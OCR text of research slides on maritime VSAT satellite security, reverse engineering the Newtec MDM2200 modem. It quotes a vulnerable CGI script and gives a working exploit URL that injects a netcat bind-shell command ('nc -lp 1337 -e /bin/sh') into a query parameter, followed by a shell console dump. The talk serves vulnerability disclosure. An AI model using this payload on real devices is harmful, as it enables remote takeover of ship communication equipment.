
The implications of this threat are assessed experimentally through the analysis of more than 1.3 TB of real-world maritime VSAT recordings encompassing 26 million square kilometers of coverage area. The underlying network platform employed in these systems is representative of more than 60% of the global maritime VSAT services market. We find that sensitive data belonging to some of the world's largest maritime companies is regularly leaked over VSAT ship-to-shore communications. This threat is contextualized through illustrative case studies

transporting more than 80% of the world's trade goods annually [45]. Moreover, the use of computing technology for marine operations is expected to grow for the foreseeable future; perhaps even progressing to fully autonomous vessels [5].

One of the critical drivers of this digitization revolution has been improvements in ship-to-shore communications. Through terrestrial and space-based radio transmissions, landside operations centers remain connected to vessels traversing the remotest parts of the globe. However, despite the vitality of these connections, little research has been conducted on their security properties. This paper makes an initial contribution towards understanding and securing these increasingly critical linkages.

Specifically, the paper focuses on one major ship-to-shore communications technology: maritime Very Small Aperture Terminal (VSAT) satellite broadband. We demonstrate that

Threat Models
3) Attacking the VSAT Endpoint




Research Contributions
Attacking the VSAT Endpoint


- We **reverse engineer** a VSAT modem (Newtec MDM2200 from iDirect) and its communication protocol stack down to the physical layer
- We find **vulnerabilities** in the software and communication stack of the modem
- We implement **3 over-the-air wireless attacks** using software-defined radios that allow us to
  - reset the modem
  - update a malicious firmware
  - obtain a remote admin shell
- We demonstrate the feasibility of **breaking the beam**

Breaking the Beam

Signal Injection from a Side Beam



Case Study
Newtec MDM2200



Centers of Excellence in the U.S., Belgium & Singapore serve the unique needs of each region

5000 hubs deployed supporting over half million modems

#1 Ranking in maritime market – trusted by **8 of the 9 leading service providers** – connecting seafarers and vessels worldwide amongst cruise, oil and gas, commercial shipping and fishing industries

#1 Ranking in aero with 44% market share – linking thousands of passengers, cockpit and ground support crew across **3,000+ commercial planes and business jets**

#1 Ranking in media and broadcast market – enhancing live broadcast capabilities for more than 5 years, enabling more than **3 billion people to watch TV every day**


Leading the digital transformation of the ground segment through strategic partnership with Microsoft Azure and the DIFI consortium

Leading industry collaboration and unified standardization to enable the integration of **5G over satellite**

Global leader in government and defense – **#1 ranking in U.S. DoD VSAT** and relied on by 21 of 28 EU nations and 19 of 29 NATO member states


https://www.idirect.net/wp-content/uploads/2020/01/2022-Corporate-Factsheet-US.pdf


VSAT Networks
User Segment



VSAT Endpoint








Newtec MDM2200
Chart



Case Study
Newtec MDM2200





Demodulator
STV0900

Digital-Analog-Converter
AD9763ASTZ


CPU (ARMv5TE)
Marvel 88F6192

FPGA
Cyclone 4

Newtec MDM2200
Chart



Firmware Dumping
WebUI Vulnerability





```
parse_request() {
  # ...
  mcmode=$(expr match "$QUERY_STRING" '.*mcmode=\([012]\)')
  # ...

  n=0 #loop index over input addresses
  m=0 #current number of unique addresses
  while [ $n -lt 10 ]; do
    eval mcipaddr${n}="" #clear all existing ip addresses
    eval tmp_mcipaddr${n}=$(expr match "$QUERY_STRING" ".*mcipaddr${n}=\([^&]*\)")
    eval x1='$'tmp_mcipaddr${n}
    # ...
```

```
http://192.168.123.1/cgi-bin/endpint?mcmode=1&mcipaddr0=239.1.1.1$(nc -lp 1337 -e /bin/sh)
```

Newtec MDM2200
Chart




Console Fun
Network Interfaces

> ip a

```
1: lo: …
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP qlen 1000
       link/ether 00:06:39:87:e4:08 brd ff:ff:ff:ff:ff:ff
       inet 92.250.206.1/24 scope global eth0
       inet 192.168.1.1/24 scope global eth0
       inet6 fe80::206:39ff:fe87:e408/64 scope link
       valid_lft forever preferred_lft forever
3: tunl0:  …
4: sit0:  …
5: modem: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
       link/ether 00:06:39:87:e4:07 peer ff:ff:ff:ff:ff:ff
       inet 169.254.137.241/32 scope global modem
       inet6 fe80::200:ff:fe00:0/64 scope link
       valid_lft forever preferred_lft forever
6: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 500
       link/none
       inet6 fd15:a2c:8660:c828:0:6:3987:e407/128 scope global
       valid_lft forever preferred_lft forever
7: tun1: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 500
       link/none
       inet 10.50.50.2/30 brd 10.50.50.3 scope global tun1
```


Network Interface
Drivers

- … / kernel / drivers / media
  - dvb
    - dvb-core/dvb-core.ko
  - newtec
    - hal_dx
      - fpga.ko
      - modem.ko
    - s3p
      - s3p.ko




=> No crypto?

Newtec MDM2200
Chart



Newtec MDM2200
Chart



Newtec MDM2200

Network Applications
`modem_controller`

```
ModemController::init(ModemController *this) {
    std::string term_priv_key;

    ret = modem_crypt_init();
    if (ret == -1) {
        log_printf(3,"Failed to init modem_crypt library\n");
    }

    ModemDatabase::read(this->modem_db);
    ModemDatabase::readSoftwareData(this->modem_db);

